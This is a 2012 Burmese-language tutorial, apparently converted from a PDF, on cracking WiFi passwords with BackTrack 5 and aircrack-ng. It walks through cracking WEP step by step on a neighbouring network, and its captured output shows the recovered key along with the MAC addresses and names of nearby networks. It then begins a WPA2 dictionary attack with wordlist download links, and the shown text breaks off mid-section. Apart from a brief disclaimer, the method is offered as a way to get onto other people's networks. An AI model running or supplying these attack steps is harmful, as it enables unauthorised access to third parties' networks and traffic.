

2012

[WiFi Internet Connection Hacking]

[WEP , WAP2 Penetration Test]

[ယခု စာအုပ်လေးဖြင့် မြန်မာနိုင်ငံမှ နည်းပညာ သဟား ကိုညီမောင်နှမများအား ကျွန်ုတ် မင်းစိုးရာတာမှ မိတ်ဆက်ခြင်းဖြစ်ပါသည်။ မှားသည်ရှိသော် ခွင့်လွတ် နားလည်ပေးပါ။ မှန်နဲ့တာများပါခြေရင် ဖြစ်နောက်အောင် လေ့လာပါ သင်ယူပါ။ စာဖတ်ရှိသနာ ရှင်များ အားလုံးကို လေးစားလျှက်ပါ။]

-=[www.minsoeyarsar.com]=-

-=[Myanmar0boy@gmail.com]=

မင်းစိုးရာတာ ၏ စမ်းသပ်ချက်များ စုစုပေါင်းမှု



WiFi Hacking Basic အားဖောက်ထွင်းလေ့လာခြင်း

ကျနော်တို့ နိုင်ငံမှာ ဂိုင်ဖိုင်လိုင်းတွေ အရင်ထက်စာရင် တော်တော်လေး များလာပါပြီ။ ကြား မိတာကတော့ မြန်မာနိုင်ငံမှာ ပျော်ရွေ့သူများ အတွင်း ရန်ကျန်ပြု၊ မှာ wifi free လိုင်းရရှိအောင်ပြု၊ လုပ်ပေးမယ်လို့ တော့ ကြားနေရပါတယ်။ ဘယ်လောက်ဘဲဘယ်လို့ ပြောပါစေဗျာ။ wifi free ပေးတယ်ဆိုတာ သူတို့ ပြောတာပါ။ လက်တွေ့ ကတော့ စောင့်ကြည့်ရအုံမှာ သဲဖြစ်ပါတယ်။ ဒီနည်းလေးကတော့ Educational Purpose Only အဖြစ်သာရေးသားပေးခြင်းဖြစ်ပါတယ်။ အခုန်ည်းကို အသုံးပြုပြီး wifi လိုင်းအကုန်လုံးကို ဖောက်ထွင်းနိုင်သည် ဟု့ ကျွန်တော်မဆိုလိုပါဘူး။ အခုန်ည်းကို သိရင် အရင်က သင်သိထားသည်ထက် ပိုမိုနည်းလည်တတ်ကျမ်းသွားမှာ ဖြစ်ပါတယ်။ ကျွန်တော် လေ့လာခဲ့သမျှ ကို မှတ်စုအနေနဲ့ ချရေးပေးတဲ့ သဘောမျိုးသား ဖြစ်ပါတယ်။ အခုန်အုပ်လေးကတော့ ကို Ethicokiddie ရဲ့ စာအုပ်ကို ပြန်ပြီး update ပြု၊ လုပ်ရေးသား ခြင်းမျိုးသား ဖြစ်ပါတယ်။

လိုအပ်သော သော Software များ

အခုအသုံးပြု သွားမှာ ကတော့ BackTrack 5 ကို အသုံးပြု သွားမှာ ဖြစ်ပါတယ်။ Window boot ဖြစ်အသုံးပြု နိုင်သလို VMware များအား အသုံးပြုပြီး တော့ လည်း စမ်းသက်နိုင်ပါတယ်။


Back Track 5 အခွေတွေ အခုဆိုရင် လူအများ စုလက်တည်းကို ရောက်ရှုနေပြီဖြစ်ပါတယ်။ မရှိသေးသူများ ကတော့ www.backtrack-linux.org တွင် Download ရယူနိုင်ပါတယ်။

Download ပြု၊ လုပ်ပြီးသား ဖိုင်အား DvD အခွေ အဖြင့် Burn ရပါမယ်.. ပြီးရင် Window First boot ကို CD ROM (or) DVD ROM သို့ ပြောင်းပေးထားရပါမယ်.. အခွေ အနေဖြင့် boot တတ်ပြီဆိုတာနဲ့ startx ကို နိုင်ပြီး ဝင်ရောက်ရမှာ ဖြစ်ပါတယ်။

VMware တည်းမှာ အသုံးပြု ဘုမ္ပားအတွက် အခွေကို DVD Boot အနေဖြင့် အသုံးပြု ပါက OS ၏ Full Speed ကိုရရှိနိုင်မည်မဟုတ်ပါဘူး။ ဒါကြောင့် VMware တည်းတွင် BackTrack OS ကို Install ပြုလုပ်ပြီးအသုံးပြု လျှင် ပိုမို အဆင်ပြောမယ်ဖြစ်ပါတယ်။ ပြီးတော့ wifi adapter တစ်ခုလိုပါမယ်။
လက်တော့တွေမှာတော့ပါပြီးသားပါ။

BackTrack 5 အား Install ပြုလုပ်ပုံ

အရင်ဆုံး BackTrack 5 အား DVD ခွဲဖြင့် VMware တည်းတွင် Boot တင်ပါ။ အမြေရောင်Box လေးတစ်ခု ကျေလာပါမယ်။ Boot: ဆိုပြီးတော့ ကျေလာခဲ့ရင် ဘာမှ မနိုင်ဘဲ Enter ခေါက်လိုက်ပါ အောက်ကပုံအတိုင်း ထပ်မံ ကျေလာပါလိမ့်မယ်။



ဒီမှာကျွန်တော်တို့ က BackTrack Text – Default Boot Text Mode ကိုခြေးပြီး Enter ခေါက်ပေး
ရမှာဖြစ်ပါတယ်။ ခက်ကြာရင်တော့ ဘောက်လေးတစ်ခု ထပ်မံကျရောက်လာပါလိမ့်မယ်။ root@bt ဆိုပြီး
ဘောက်လေးတည်းကျလာပါမယ်။ ဒီတော့မှ startx လို့ ရထည့်ပေးရမှာဖြစ်ပါတယ်။ဒါဆိုရင်တော့
အောက်ကပုံလေးအတိုင်း OS တည်းကိစစတင်ရောက်ရှိသွားမှာဖြစ်ပါတယ်။



အခုနိရင်တော့ ကျွန်တော်တို့ BackTrack 5 ကိုအသုံးပြု. နိုင်ပြုဖြစ်ပါတယ်။

Back Track ဆိုတာ Linux အနွယ်ဝင်တစ်ခုပါ Security သမားရော့၊ Hacker တွေပါအသုံးပြု နေကြပါတယ်။


Linux လွှဲလာနေသူများအတွက် Back Track ကအထောက်အကူပေးမှာပါ။

WEP အား Crack ပြုး

WIFI လိုင်းတွေကတော့ များသောအားဖြင့် WEP လိုင်းနဲ့ WPA လိုင်းတို့ အပြင် အချေနောက်လိုင်း WPA2 ဆို ပြီးရှိကြပါတယ်။အဲနည်း ၃ နည်း တည်းမှာမူ ဖောက်ရအလွယ်ဆုံးကတော့ WEP ဘဲဖြစ်ပါတယ်။ Software တွေနည်းလမ်းများစွာရှိပါတယ်။မိမိဖောက်ထွင်းမယ့် ပတ်ဝန်းကျင်မှာ WEP လိုင်းရှိလို့ ကတော့ ပျော်ပျော်ကြီးကို Crack နိုင်ပါတယ်။

ကဲ စတင်ရအောင်များ။

အရင်ဆုံး Back Track က Terminal ကိုဖွင့်ပါ။ Terminal ဆိုတာ Windows က Command Line(CMD) နဲ့ သဘောတရားမြင်း တူတူပါဘဲ။ ပထမဆုံး Command ရှိက်ပါမယ်။ airmon-ng လို့ ရှိက်ပါ enter ခေါက်ပါ။ အဲမှာ Interface , Chipset တို့ အောက်မှာ wlan0 လို့ Adapter ရဲ့ Detail တစ်ခြောင်းကို ပြပါလိမ့်မယ်။ အဲဒါဆိုရင် Adapter ကို Bt5 က သိနေဖြဖိုစ်ပါတယ်။



ဒုတိယ Command ရှိက်ပါမယ်။ airmon-ng start wlan0 ပါ enter ခေါက်ပါ။

တတိယ command ရှိက်ပါအုံးမယ်။ airodump-ng mon0 ပါ။ အဲဒါကွန်မန်းကိုရှိက်တာနဲ့

ကို ယိုအနီးနားမှာရှိတဲ့ ဂိုင်ဖိုင် လိုင်းမှန်သမျှကို ပြသပေးမှာဖြစ်ပါတယ်။ အဲဒီမှာ ဘယ်လိုင်းကတော့ WEP ဘယ်လိုင်းကတော့ WPA2 ဆိုတာကိုပြနေမှာဖြစ်ပါတယ်။ က ဒီတော့အခု ကျွန်တော်တို့ က WEP လိုင်းတစ်ခုကိုရွေးပြီး စတင် Crack ပါတော့မယ်။

BSSID	PWR	Beacons	#Data, #/s	CH	MB	ENC	CIPHER	AUTH	ESSID
00:1A:2B:84:1A:44	-1	0	0 0	158	-1		<length: 0>		
00:23:F8:15:28:1D	-71	15	41 3	11	54	WPA2	CCMP	PSK	SIE.VN-403.D7
00:1A:2B:84:25:43	-74	11	1 0	11	54e	WPA2	CCMP	PSK	ttmt2fb
00:22:6B:68:14:C6	-76	19	0 0	6	54e	WPA2	CCMP	PSK	R.FPT25
C8:3A:35:2F:E7:30	-77	12	0 0	11	54e	WEP	WEP		laptopdct
02:22:6B:68:14:C7	-77	19	319 57	6	54e	WPA2	CCMP	PSK	SIE.VN-205
00:22:0C:4B:11:90	-80	3	0 0	6	54e	WPA2	CCMP	PSK	Tenda
00:22:3F:A0:65:FC	-80	6	0 0	2	54e	WPA2	CCMP	PSK	SIE.VN-201
00:21:27:E6:29:80	-83	1	0 0	6	54	WPA2	CCMP	PSK	ToanTinUD1

BSSID	STATION	PWR	Rate	Lost	Packets	Probes
00:1A:2B:84:1A:44	4C:0F:6E:D6:87:2F	-74	0 - 1	33	4	SIE.VN-401
(not associated)	14:A8:6B:11:BF:52	-66	0 - 1	12	7	SIE.VN-201
(not associated)	EC:55:F9:4C:99:31	-80	0 - 1	0	1	
00:23:F8:15:28:1D	E0:2A:82:43:90:A6	-38	2 - 18	61	30	
00:23:F8:15:28:1D	1C:65:90:D0:11:B1	-47	18 - 54	0	4	
00:23:F8:15:28:1D	00:1B:B1:A1:BE:9E	-58	0 - 24	0	2	

ဖောတွေ ပါပြီ ပုံသုလို့ များ။ ဒီတော့ WEP လိုင်းတစ်ခုဖြစ်တဲ့ Laptopdct ဆိုတာကိုရွေးလိုက်ပါမယ်။

သူနဲ့ပတ်သက်တဲ့ BSSID နံပတ်တွေကိုကူးယူရပါမယ်။ C8:3A:35:2F:E7:30 ဘဲဖြစ်ပါတယ်။

လိုင်းတစ်ခုနဲ့ တစ်ခု BSSID မတူကြပါဘူး ပြီးတော့ CH ကို မှတ် Cheannel (CH) ။ Laptopdct ရဲ့ Cheannel (CH) က 11 ဖြစ်ပါတယ်။ ပြီးတော့ ကျွန်တော်တို့ က Command နောက်တစ်ကြားကို ထပ်မံအသုံးပြု ရပါတော့မယ်။

airodump-ng -w -tuan -c 11 --bssid C8:3A:35:2F:E7:30 mon0

လို့ ရိုက်ထည့်လိုက်ပါ။

```

root@bt: ~
File Edit View Terminal Help
CH 11 ][ Elapsed: 8 s ][ 2011-09-29 11:23

BSSID          PWR  Beacons  #Data, #/s  CH   MB   ENC   CIPHER AUTH ESSID
00:1A:28:84:1A:44 -1      0       0  0 158  -1           <length: 0>
00:23:F8:15:28:1D -69     20      60  3 11 54 . WPA2 CCMP  PSK  SIE.VN-403.07
00:1A:28:84:25:43 -74     13      2  0 11 54e WPA2 CCMP  PSK  ttmt2fb
00:22:68:68:14:C6 -77     21      0  0 6 54e WPA2 CCMP  PSK  R.FPT25
C8:3A:35:2F:E7:30 -77     12      0  0 11 54e WEP    WEP   laptopdct
02:22:68:68:14:C7 -77     21      319 0 6 54e WPA2 CCMP  PSK  SIE.VN-205
00:B0:0C:4B:11:90 -80     3       0  0 6 54e WPA2 CCMP  PSK  Tenda
00:22:3F:A0:65:FC -80     6       0  0 2 54e WPA2 CCMP  PSK  SIE.VN-201
00:21:27:E6:29:B0 -83     1       0  0 6 54 . WPA2 CCMP  PSK  ToanTinUD1

BSSID          STATION          PWR  Rate  Lost  Packets  Probes
00:1A:28:84:1A:44 4C:0F:6E:D6:B7:2F -74  0 - 1   33      4  SIE.VN-401
(not associated) 00:25:4B:77:80:65 -83  0 - 1   0       1
(not associated) 14:A8:6B:11:BF:52 -66  0 - 1   0       7  SIE.VN-201
(not associated) EC:55:F9:4C:99:31 -80  0 - 1   0       1
00:23:F8:15:28:1D E0:2A:82:43:90:A6 -35  2 - 36  168     49
00:23:F8:15:28:1D 1C:65:90:D0:11:B1 -47  18 - 54  0       4

root@bt:~# airodump-ng -w tuan -c 11 --bssid C8:3A:35:2F:E7:30 mon0

```

ဒီနေရာမှာ tuan ဆိတာက File Name ပါကြိုက်တဲ့နမည်ပေးလို့ ရပါတယ်။ -c ရဲ့ နောက်မှာတော့ မိမိ Target ရဲ့ CH နံပတ်ကိုထည့်ရပါမယ်။ C8:3A:35:2F:E7:30 ရဲ့ နေရာမှာလဲ မိမိ Target ရဲ့ BSSID ကိုထည့်ရပါမယ်။ အဲဒါအချင်းမှာကိုက Target ထားတဲ့လိုင်းရဲ့ Data အနေအထားသီးသန့် ပေါ်လာပါမယ်။

```

root@bt: ~
File Edit View Terminal Help
CH 11 ][ Elapsed: 0 s ][ 2011-09-29 11:24

BSSID          PWR RXQ  Beacons  #Data, #/s  CH   MB   ENC   CIPHER AUTH ESSID
C8:3A:35:2F:E7:30 -76  0      11  0  0 11 54e WEP    WEP   laptopdct

BSSID          STATION          PWR  Rate  Lost  Packets  Probes

```

ပြီးရင်တော့ Terminal အသစ်တစ်ခုခေါ်ပါ။ အဲတည်းမှာ

airplay-ng -1 0 -a C8:3A:35:2F:E7:30 mon0 လို့ ရိုက်ထည့်ပေးလိုက်ပါ။

အဲဒီအခါ မိမိ request တွက် send လုပ်တာတွေ ရမှာ ဖြစ်ပါတယ်။ ပြီးတဲ့အချင့်မှာတော့ command နောက်တစ်ကြောင်းကိုထပ်မံအစားသွင်းရမှာဖြစ်ပါတယ်။

aireplay-ng -3 -b C8:3A:35:2F:E7:30 mono

လို့ ရိုက်ထည့်ပေးရမှာပါ။ ထိုအခါ ကို ပို့လိုက်တဲ့ request ဦးတွေ၏ read လုပ်နေတာကိုတွေ့ ရပါလိမ့်မယ်။

read ရတာများလေ ကို Target ရဲ့ Data တတ်လာလေလေ ကို target ရဲ့လိုင်းထိုးကျလာလေလေ ဖြေလာပါတယ်။

ပုံလေး ကိုကြည့်ကြည့်ပါအေး။

```

root@bt:~# recordmydesktop
Initial recording window is set to:
X:0 Y:0 Width:1280 Height:800
Adjusted recording window is set to:
X:0 Y:0 Width:1280 Height:800
Your window manager appears to be Metacity

Initializing...
Buffer size adjusted to 4096 from 4096 frames.

root@bt:~# aireplay-ng -1 0 -a C8:3A:35:2F:E7:30 mono
No source MAC (-h) specified. Using the device MAC (00:1C:BF:5C:CD:D8)
11:24:42 Waiting for beacon frame (BSSID: C8:3A:35:2F:E7:30) on channel 11

11:24:42 Sending Authentication Request (Open System) [ACK]
11:24:42 Authentication successful
11:24:42 Sending Association Request [ACK]
11:24:47 Association successful :-> (AID: 1)

root@bt:~# aireplay-ng -3 -b C8:3A:35:2F:E7:30 mono
No source MAC (-h) specified. Using the device MAC (00:1C:BF:5C:CD:D8)
11:25:04 Waiting for beacon frame (BSSID: C8:3A:35:2F:E7:30) on channel 11
Saving ARP requests in replay_arp-0929-112504.cap
You should also start airodump-ng to capture replies.
Read 118 packets (got 0 ARP requests and 0 ACKs), sent 0 packets...(0 pps)

```

Data များများတက်လာအောင်စောင့်ပါ။ ဖောကို အခွင့်အရေး ပိုကောင်းပါတယ်။ ဒီနေရာမှာ C8:3A:35:2F:E7:30ကိုအသေမှတ်မထားဘဲ လိုင်းပေါ်မှတည်ပြီး BSSID ပြောင်းပါတယ်။ ပြီးတော့ Aireplay Command တွေမှာ-1 တို့ 0 တို့ မရရင် အခြား ကိန်းဂဏန်းများထည့်စမ်းကြည့်ပါ ဥပမာ ၂ တို့ ၃ တို့ ကိုပါ။ Target ရဲ့အခြေအနေပေါ်မှတည်ပြီးအနည်းငယ်လိုက်ပြောင်းနိုင်ပါတယ်။ သဘောတရားခြင်းကာတော့ တူတူပါဘဲ။ ပုံမှာ Command ၂ကြောင်းရိုက်အပြီး Data တွေ တက်လာတာကိုတွေ့ ရမှာပါ။ ကဲနောက်ဆုံးအဆင့်ကိုရောက်ပါပြီး Data တော်တော်လေးတက်လာပြီး ဆိုရင် read packet တွေလဲတော်တော်ဖော်နေပြီးဆိုရင် Crack လို့ ရလောက်ပါပြီး ဒီတော့ aircrack-ng tuan-01.cap လို့ ရိုက်ပါ။ စောစော ကကျနော်ပြောခဲ့သလိုပါပဲ။ Tuan နေရာမှာကိုကိုယ်တဲ့နမည်ကို ထားထားနိုင်ပါတယ်။ ဒီတော့ကာ စောစောက tuan နေရာမှာ အခြားနမည်ပေးခဲ့သူတွေကတော့အခြားနမည်ပြန်ထည့်ရပါမယ်။ ဥပမာ minsoe

ဆိုရင် Command က aircrack-ng minsoe-01.cap ပါမိမိ ဘာနမည်ပေးခဲ့လည်းမသိရင် terminal မှာ ls လို . ရိုက်ကြည့်ပြီးရရှိနိုင်ပါတယ်။ Ls(list) ။ ပုံမှာ aircrack command ကိုရိုက်လိုက်ပြီး Opening tuan-01.cap ကို Crack လုပ်နေပြီး။

```
out-1.ovs          Xuanhieu01.KISMET.net.cap
root@bt:~# aircrack-ng tuan-02.cap
Opening tuan-02.cap
Reading packets, please wait...
4914 packets (got 23352 ARP requests and 10125 ACKs), sent 18646 packets...(500
5054 packets (got 23406 ARP requests and 10148 ACKs), sent 18696 packets...(500
5210 packets (got 23475 ARP requests and 10171 ACKs), sent 18746 packets...(500
5357 packets (got 23533 ARP requests and 10192 ACKs), sent 18796 packets...(500
5517 packets (got 23606 ARP requests and 10214 ACKs), sent 18845 packets...(499
5665 packets (got 23662 ARP requests and 10235 ACKs), sent 18896 packets...(500
5796 packets (got 23730 ARP requests and 10263 ACKs), sent 18946 packets...(500
5976 packets (got 23817 ARP requests and 10302 ACKs), sent 18996 packets...(499
6168 packets (got 23876 ARP requests and 10324 ACKs), sent 19046 packets...(499
6306 packets (got 23947 ARP requests and 10353 ACKs), sent 19096 packets...(499
6465 packets (got 24011 ARP requests and 10382 ACKs), sent 19146 packets...(499
6658 packets (got 24086 ARP requests and 10408 ACKs), sent 19196 packets...(499
```

နောက်ဆုံးမှာတော့ Aircrack က Password တွေကို အလိုလိုရှာပေးနေပါလိမ့်မယ်။ Key Found ဆိုရင်တော့
တော်တော်လေးဖျော်ရမှာပါ။ ပုံမှာ Key ကို crack လုပ်ပြီး အောင်မြင်ထားတာပါ။ ကြည့်ပါအေး၊

```
root@bt:~#
File Edit View Terminal Help
Aircrack-ng 1.1 r1899
[00:01:15] Tested 10648 keys (got 24927 IVs)
KB    depth   byte(vote)
0    1/   3 38(34816) 31(32512) F6(31744) 2F(31488) 0B(31232)
1    0/   5 32(34304) 5C(33536) FD(33288) EB(32512) CA(32000)
2    6/  12 33(30720) D7(30720) 1B(30208) 20(30208) 2E(30208)
3    2/   4 31(31744) 2C(31488) F6(30976) 88(30720) 24(30464)
4    20/  21 32(29440) 12(29184) 2F(29184) 43(28928) 58(28928)

KEY FOUND! [ 31:32:33:31:32 ] (ASCII: 12312 )
Decrypted correctly: 100%
root@bt:~#
```

ကျွန်တော် ခုရှိခဲ့တဲ့ Key က 3132333132 ပါ။ အဲဒါမိမိ target ရဲ့ Password ပါပဲ။ တစ်ခါတစ်ရုံမှာ တော့ Key
က A3:B5:C11:34:U7:F8:9Q:33 အစရှိသဖြင့် ပြုပါလိမ့်မယ် ဒါဆိုရင်တော့ password က
A3B5C1134U7F89Q33 သဖြစ်ပါတယ်။

က အားလုံးသဲ ပျော်ရွင်စရွှေ Wep Cracking လေးပြီးဆုံးသွားပါပြီ။

WPA2 Cracking

WEP ရဲ့ သဘောတရားအတိုင်း ပါဘဲ ကွားမှက ဘာမှသိပ်မရှိပါဘူး။ ဒါပေမယနဲ့ WPA က လုံခြုံရေးပိုမိုတင်းကျပ်ပါတယ်။ WPA ကို Hack စို့ က Packet Sniffing လုပ်မလား ? Dictionary Attack နဲ့ လုပ်မလားဆိုတာပါဘဲ ? စတင်လေ့လာစ ညီကိုတွေအတွက်ကတော့ Dictionary Attack က အသင့်တော်ဆုံးပါ။ Packet Sniffing ကိုနောက်ပိုင်း ရေး ဖြစ်ရင်ရေးပေးပါအုံးမယ်။ Dictionary Attack ကတော့ ရှိရှင်းတဲ့နည်းတစ်ခုပါ။ မိမိဖောက်မယ့်လိုင်းရဲ့ Password ကို မိမိမှာရှိတဲ့ wordlist နဲ့ တိုက်စစ်ပြီး ရယူတာပါဘဲ။ WPA2 ကိုအဲနည်းနဲ့ ဖောက်နိုင်ပါတယ်။ ဒါပေမယနဲ့ Special Character တွေပါတဲ့ Strong ဖြစ်တဲ့ Password တွေကို တွေ့ရတဲ့အခါ အချိန်ပေးရပါတယ်။ မိမိမှာ wordlist တွေများများရှိရှင်တော့ Crack တဲ့အခါ အဆင်ပြေပါတယ်။ WPA 2 ကို Dictionary Attack နဲ့ တိုကို စိတ်ရည်ရပါတယ်။ ရပ်ပစ်မယ်ဆိုတဲ့ အတွေးကိုမထားဘဲ ဆက်တိုက်နိုက်နေရမယ်။ ကံကောင်းမှ ရတတ်သလို ခကေလေးရသွားတာမျိုးရှိပါတယ်။ မိမိ Target က Password ရှိရှင်း လေးတွေထားရှင်တော့ ကံကောင်းတာပေါ့ ခကေလေး နဲ့ ဖောက်နိုင်ပါတယ်။

wordlist တွေကို Internet ပေါ်မှာ Download ရယူနိုင်ပါတယ်။ နမည်ကြီး wordlist တွေကတော့

(1) 1.1million wordlist.txt download နဲ့ darkc0de.lst တို့ ပါ။ Google မှာလဲ WPA 2 crack wordlist လို့ ရှာပြီး ရယူနိုင်ပါသေးတယ်။


(1) 1.1million wordlist.txt download

http://www.4shared.com/office/tvijWEkA/11million_word_list.html

(2) darkc0de.lst download

<http://www.4shared.com/file/AF3e-0Em/darkc0de.html>

ပထမဦးဆုံး back track 5 ကိုဖွင့်ပါ။ ပြီးရင်တဲ့ 1.1 million list and darkc0de နှင့် ဥရက္ခာ backtrack 5 ဆဲ
သို့ mouse ဖြင့် ဆွဲယူလိုက်ပါ။
ပုံမှာပြထားပါတယ်..



command box (terminal) ကို ဖွင့်ပါ။ airmon-ng ကိုရှိက်ပါ။ အောက်ကပုံပြထားတဲ့အတိုင်းလေး မိမိ
adapter name ကို ပြရင် ဆက်လို့ ရပါဖြူ...

A screenshot of a terminal window titled 'root@bt: ~'. The terminal shows the following output:

```
root@bt:~# airmon-ng
Interface     Chipset      Driver          Start the interface
wlan0        Ralink RT2870/3070    rt2800usb - [phy0]
root@bt:~#
```

နောက် command တွင် airmon-ng start wlan0 ဂါ enter ခေါက်ပါ။

